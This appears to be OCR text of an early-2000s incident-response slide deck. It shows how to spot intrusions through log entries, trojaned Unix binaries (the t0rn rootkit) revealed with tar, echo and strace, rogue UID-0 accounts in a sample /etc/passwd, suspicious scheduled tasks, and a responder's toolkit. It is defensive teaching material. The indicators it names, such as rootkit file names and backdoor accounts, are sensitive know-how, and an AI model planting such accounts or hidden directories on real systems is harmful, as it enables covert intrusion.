Abnormal Unix Log Entries

Example – SSL Server is Crashing


```
[root@victim apache]# grep error ssl_engine_log

[30/Aug/2002 23:27:21 01347] [error] SSL handshake failed: HTTP spoken on
HTTPS port; trying to send HTML error page (OpenSSL library error follows)

[30/Aug/2002 23:27:21 01347] [error] OpenSSL: error:1407609C:SSL
routines:SSL23_GET_CLIENT_HELLO:http request [Hint: speaking HTTP to HTTPS
port!?]

[root@victim apache]# grep Segment error_log

[Mon Sep 16 07:56:41 2002] [notice] child pid 8363 exit signal Segmentation
fault (11)

[Mon Sep 16 07:56:41 2002] [notice] child pid 8050 exit signal Segmentation
fault (11)
```

Hmmm…why did this start all of the sudden?

Suspicious Windows Files

Suspicious Event Logs

- Unknown users connecting remotely
- Known users logging in at strange times
- New privileges given to users
  - **Added to new groups**
  - **Allowed to login as a service**
- New users created
- **Note:** Auditing not fully enabled in default Windows installations



Trojan Unix System Binaries

Commonly Trojaned Unix Binaries

```
ls
ps
netstat
ifconfig
find
syslogd
inetd
ssh
telnetd
login
```

Suspicious UNIX Directories

A trojaned ls command

```
[root@victim /usr/src]# ls -al
total 16
drwxr-xr-x   5 root  root 4096 Nov  5 00:54 .
drwxr-xr-x  23 root  root 4096 Nov  5 00:04 ..
lrwxrwxrwx   1 root  root   12 Nov  4 18:11 linux -> linux-2.2.14
drwxr-xr-x   4 root  root 4096 Nov  4 18:11 linux-2.2.14
drwxr-xr-x   7 root  root 4096 Nov  4 18:16 redhat
[root@victim /usr/src]#
```

Suspicious UNIX Directories

Using tar to bypass suspect ls[6]

```
[root@victim /usr/src]# gtar -cf - . | gtar -tvf - | egrep "^d|\/\."
drwxr-xr-x root/root 0    2002-11-04 19:54:39 ./
drwxr-xr-x root/root 0    2002-11-04 13:11:39 ./linux-2.2.14/
drwxr-xr-x root/root 0    2002-11-04 13:11:39 ./linux-2.2.14/configs/
drwxr-xr-x root/root 0    2002-11-04 13:11:45 ./linux-2.2.14/include/
drwxr-xr-x root/root 0    2002-11-04 13:16:36 ./redhat/
drwxr-xr-x root/root 0    2000-03-01 15:24:58 ./redhat/BUILD/
…
drwxrwxr-x root/root 0    2002-11-04 19:54:41 ./.puta/
-rw-r--r-- root/root 22   2002-11-04 20:19:47 ./.puta/.1addr
-rw-r--r-- root/root 21   2002-11-04 20:19:47 ./.puta/.1file
-rwxr-xr-x root/root 6948 2000-08-22 21:42:58 ./.puta/t0rns
-rwxr-xr-x root/root 7578 2000-08-21 13:22:18 ./.puta/t0rnp
-rwxr-xr-x root/root 1345 1999-09-09 11:57:11 ./.puta/t0rnsb
```

t0rn rootkit installed

Suspicious UNIX Directories

Using echo to bypass suspect ls

```
[root@victim /usr/src]# ls -al
total 16
drwxr-xr-x   5 root  root 4096 Nov  5 00:54 .
drwxr-xr-x  23 root  root 4096 Nov  5 00:04 ..
lrwxrwxrwx   1 root  root   12 Nov  4 18:11 linux -> linux-2.2.14
drwxr-xr-x   4 root  root 4096 Nov  4 18:11 linux-2.2.14
drwxr-xr-x   7 root  root 4096 Nov  4 18:16 redhat
[root@victim /usr/src]# echo *
linux linux-2.2.14 redhat
```

So far so good…

```
[root@victim /usr/src]# echo .*
 . .. .puta
```

…until you see this hidden directory

Trojan Unix System Binaries

Using strace/truss to trace suspicious binaries

```
[root@victim /]# strace /bin/ls -al
execve("/bin/ls", ["/bin/ls", "-al"], [/* 20 vars */]) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40007000
mprotect(0x40000000, 21772, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, s
open("/etc/ld.so.cache", O_RDONLY)      = 3
old_mmap(NULL, 12210, PROT_READ, MAP_SHARED, 3, 0
close(3)                                = 0
…
stat("/usr/share/locale/C/libc.cat", 0xbffff674) =
directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff674) = -1 ENOENT (No such
file or directory)
open("/usr/src/.puta/.1file", O_RDONLY) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=72, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40008000
read(3, ".puta\n.t0rn\n.1proc\n.1addr\nxlogin"..., 4096) = 72
read(3, "", 4096)                       = 0
```

Why is “ls” checking /usr/src for (hidden) files? You should go to this directory and see what else is there.

Trojan Unix System Binaries

Using strace/truss to trace suspicious binaries

```
[root@victim src]# strace -v /bin/ls 2>&1 | grep open

open("/etc/ld.so.cache", O_RDONLY)      = 3
open("/usr/i486-linux-libc5/lib/libc.so.5", O_RDONLY) = 3
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = 3
open("/usr/share/locale/en_US/LC_MESSAGES/SYS_LC_MESSAGES",
O_RDONLY) = 3
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = 3
open("/usr/share/locale/en_US/LC_MESSAGES/SYS_LC_MESSAGES",
O_RDONLY) = 3
open("/usr/src/.puta/.1file", O_RDONLY) = 3
open(".", O_RDONLY)                     = 3
```

Searching for “open” can usually do the trick.

Suspicious Unix Users

Check for users you don't know


rewt, r00t, kcah, etc.
All spell trouble

Don't forget to check system accounts that already exist.

```
[root@victim /]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
rewt:x:0:0:root:/root/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
uucp:x:0:0:/var/spool/uucp:/bin/bash
…
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
named:x:25:25:Named:/var/named:/bin/false
jdoe:x:500:500:John Doe:/home/jdoe:/bin/bash
```

Suspicious Windows Users

Specifically check your administrator group for any unauthorized accounts.



Suspicious Scheduled Tasks

The gift that keeps on giving[i]

- Check Unix “crontab” and “at” commands for suspicious entries
- Check Windows scheduler (“at” command) for suspicious entries
- Attackers can embed backdoors or attack scripts for later execution

[i] At least it’s not fruitcake - http://www.falstad.com/gift.html

Preparing for Trouble

Prepare a Ready Kit

- Prepare a package of tools for each platform on your network.
- Store these tools away from critical hosts.
  - Place on a CDROM, floppy, or isolated server to access quickly.

Ready Kit for Windows

Tools for quick Windows Investigation

- **fport[3]** – Lists open ports
- **netstat** – Shows active network connections
- **regedt32** – Windows registry editor
- dumpreg[7] – Dumps registry
- rpcinfo[7] – Dumps Windows RPC services
- pslist[5] – Lists processes
- srvinfo[7] – SMS tool to list server information
- reg.exe[7] – Microsoft Resource Kit tool to manipulate registry
- psloggedon[5] – Lists logged on users
- autoruns[5] – Lists all run and runonce registry keys

Ready Kit for Unix


Tools for quick UNIX investigation

- **lsof[2]**
- **ps**
- **ifconfig**
- **ls**
- **netstat**
- **cat**
- **find**
- **strings**
- **strace/truss**
- **Nmap[1]**
- Chkrootkit[4]
- top

- Important Notes:
  - You'll need a set of tools for **each platform** you want to investigate
  - You'll want to **statically build** the tools to ensure you don't use potentially contaminated shared libraries on the target system

Summary

The Hacker's Basic Food Groups



[1] –USDA Food Pyramid - http://www.nal.usda.gov:8001/py/pmap.htm

Summary

1. Initially focus on the event that made you suspicious
2. You know your systems better than the attacker
3. Check the obvious first
4. Don’t panic or you’ll make mistakes
5. Be prepared

Q&A and Links

[1] NMAP:
http://www.insecure.org

[2] LSOF:
ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/

[3] fport:
http://www.foundstone.com

[4] chkrootkit:
http://www.chkrootkit.org

[5] pslist, psloggedon, regmon, lots of great Windows tools:
http://www.sysinternals.com

[6] Rootkit FAQ:
http://staff.washington.edu/dittrich/misc/faqs/rootkits.faq

[7] Microsoft NT Resource Kit:
http://www.microsoft.com

[8] Windows 2000 FAQ:
http://www.windows2000faq.com